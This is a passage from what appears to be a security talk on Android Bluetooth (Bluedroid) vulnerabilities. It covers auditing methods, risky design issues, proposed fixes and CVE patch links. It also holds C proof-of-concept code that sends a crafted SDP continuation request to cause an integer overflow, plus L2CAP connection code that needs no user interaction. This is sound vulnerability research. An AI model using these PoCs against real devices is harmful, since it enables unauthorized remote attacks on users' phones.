 if(cont_offset == 0){
 printf("cont_offset error!\n");
 return -1;
 }

 send_service_attr_cont_req(sock_fd, cont_offset);

 return 0;
}
```

# PoC

```
static int send_service_attr_cont_req(int sock_fd, uint16_t cont_offset)
{
 void *buf, *data;
 int total_len;
 uint32_t rec_handle;

 data = malloc(0x100);
 memset(data, 0, 0x100);

 uint8_t *p = (uint8_t *)data;

 rec_handle = 0x10003; // rec_handle
 UINT32_TO_BE_STREAM(p, rec_handle); // id = 0x04, len = 0x0c, (0x0c + 5 - 0x13) cause int overflow

 uint16_t max_list_len = 0x10;
 UINT16_TO_BE_STREAM(p, max_list_len);

 // create seq_attr
 uint8_t type_size = 0x35;
 *p++ = type_size;

 uint8_t list_len = 6 * 1;
 *p++ = list_len;

 type_size = 0x0D;
 *p++ = type_size;

 uint8_t attr_len = 0x04;
 *p++ = attr_len;

 uint16_t start = 0x0004;
 UINT16_TO_BE_STREAM(p, start);

 uint16_t end = 0x0004;
 UINT16_TO_BE_STREAM(p, end);

 *p++ = 0x02; // CONTINUATION_STATE

 UINT16_TO_BE_STREAM(p, cont_offset);

 buf = malloc(0x200);
 memset(buf, 0, 0x200);

 total_len = create_sdp_pdu_service_attr_req(buf, p - (uint8_t *)data, data);
 send(sock_fd, buf, total_len, 0);
}
```

# How to discover the bugs

## Audit code

- Combine protocol characteristics and vulnerability types
  - Memory corruption
    - Focus on parsing TLV format
  - Information disclosure
    - Backtracking these functions that send response data to the attacker

```
L2CA_DataWrite(...)
avdt_msg_send_grej(...)
gatt_send_error_rsp(...)
l2cu_send_peer_config_rej(...)
l2c_link_check_send_pkts(...)
...
```

## Hard to fuzz

- Need to establish a connection, configure, init some states
- Lots of state machines when handling packets

# New sub Attack Surfaces and Vectors

- New protocols/profiles
  - Focus on Channel ID, PSM
- Refactored code, e.g Android 9
- New field types, new parsing functions
- Bluetooth SoC ?

# Risky Design Issues

- Attacker can make connections with the target devices without any user interaction and authorization

```
98 sock_fd = socket(PF_BLUETOOTH, SOCK_STREAM, BTPROTO_L2CAP);
99 if(sock_fd == -1){
100 perror("[*] socket create failed : ");
101 return -1;
102 }
103
104 memset(&local_l2_addr, 0, sizeof(struct sockaddr_l2));
105 local_l2_addr.l2_family = PF_BLUETOOTH;
106 memcpy(&local_l2_addr.l2_bdaddr, BDADDR_ANY, sizeof(bdaddr_t));
107
108
109 ret = bind(sock_fd, (struct sockaddr*) &local_l2_addr, sizeof(struct sockaddr_l2));
110 if(ret == -1){
111 perror("[*] bind()");
112 goto out;
113 }
114
115 // l2cap_set_mtu(sock_fd, 1024, 1024);
116
117 memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
118 remote_l2_addr.l2_family = PF_BLUETOOTH;
119 remote_l2_addr.l2_psm = htobs(BT_PSM_GATT);
120 str2ba(dest, &remote_l2_addr.l2_bdaddr);
121
122 if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr, sizeof(remote_l2_addr)) < 0) {
123 perror("[*] can't connect");
124 goto out;
125 } |
126
127 send_trigger_req(sock_fd);
```

# Risky Design Issues

- The attacker's data can reach the response process branch of upper stack, even if the target device does not send any request

## AVDTP

```
if (msg_type == AVDT_MSG_TYPE_CMD) {
 msg.hdr.err_code = err = (*avdt_msg_prs_cmd[sig - 1])(&msg, p, p_buf->len);
 evt = avdt_msg_cmd_2_evt[sig - 1];
} else if (msg_type == AVDT_MSG_TYPE_RSP) {
 msg.hdr.err_code = err = (*avdt_msg_prs_rsp[sig - 1])(&msg, p, p_buf->len);
 evt = avdt_msg_rsp_2_evt[sig - 1];
}
```

## GATT

```
/* message from client */
if ((op_code % 2) == 0)
 gatt_server_handle_client_req(tcb, op_code, msg_len, p);
else
 gatt_client_handle_server_rsp(tcb, op_code, msg_len, p);
}
```

# Ways to Improve

- Authentication should be applied when applying the upper layer connection
- Check whether the device has sent the corresponding request before processing the response data



# Conclusion

- Bluetooth architecture
- Bluetooth stack and profiles
- The sub attack surface and vectors
- The CVEs I hunted on the protocols and profiles, and the PoCs
- How to find the bugs
- New attack surfaces and vectors
- Risky design issues and their improvements

Thanks to @Alpha Team

PoCs: <https://github.com/JiounDai/Bluedroid>

# Reference

Bluetooth architecture: <https://source.android.com/devices/bluetooth>

Android 9 Source code: [https://android.googlesource.com/platform/system/bt/+android-9.0.0\\_r2](https://android.googlesource.com/platform/system/bt/+android-9.0.0_r2)

Android 8 Source code: [https://android.googlesource.com/platform/system/bt/+android-8.1.0\\_r38](https://android.googlesource.com/platform/system/bt/+android-8.1.0_r38)

Patch of CVE-2018-9419:

<https://android.googlesource.com/platform/system/bt/+f1c2c86080bcd7b3142ff821441696fc99c2bc9a%5E%21/#FO>

Patch of CVE-2017-13257:

<https://android.googlesource.com/platform/system/bt/+08e68337a9eb45818d5a770570c8b1d15a14d904%5E%21>

Patch of CVE-2017-13281:

<https://android.googlesource.com/platform/system/bt/+6f3ddf3f5cf2b3eb52fb0adabd814a45cff07221%5E%21/#FO>

Usual Arithmetic Conversions:

<https://msdn.microsoft.com/en-us/library/3t4w2bkb.aspx>

Thanks

Q & A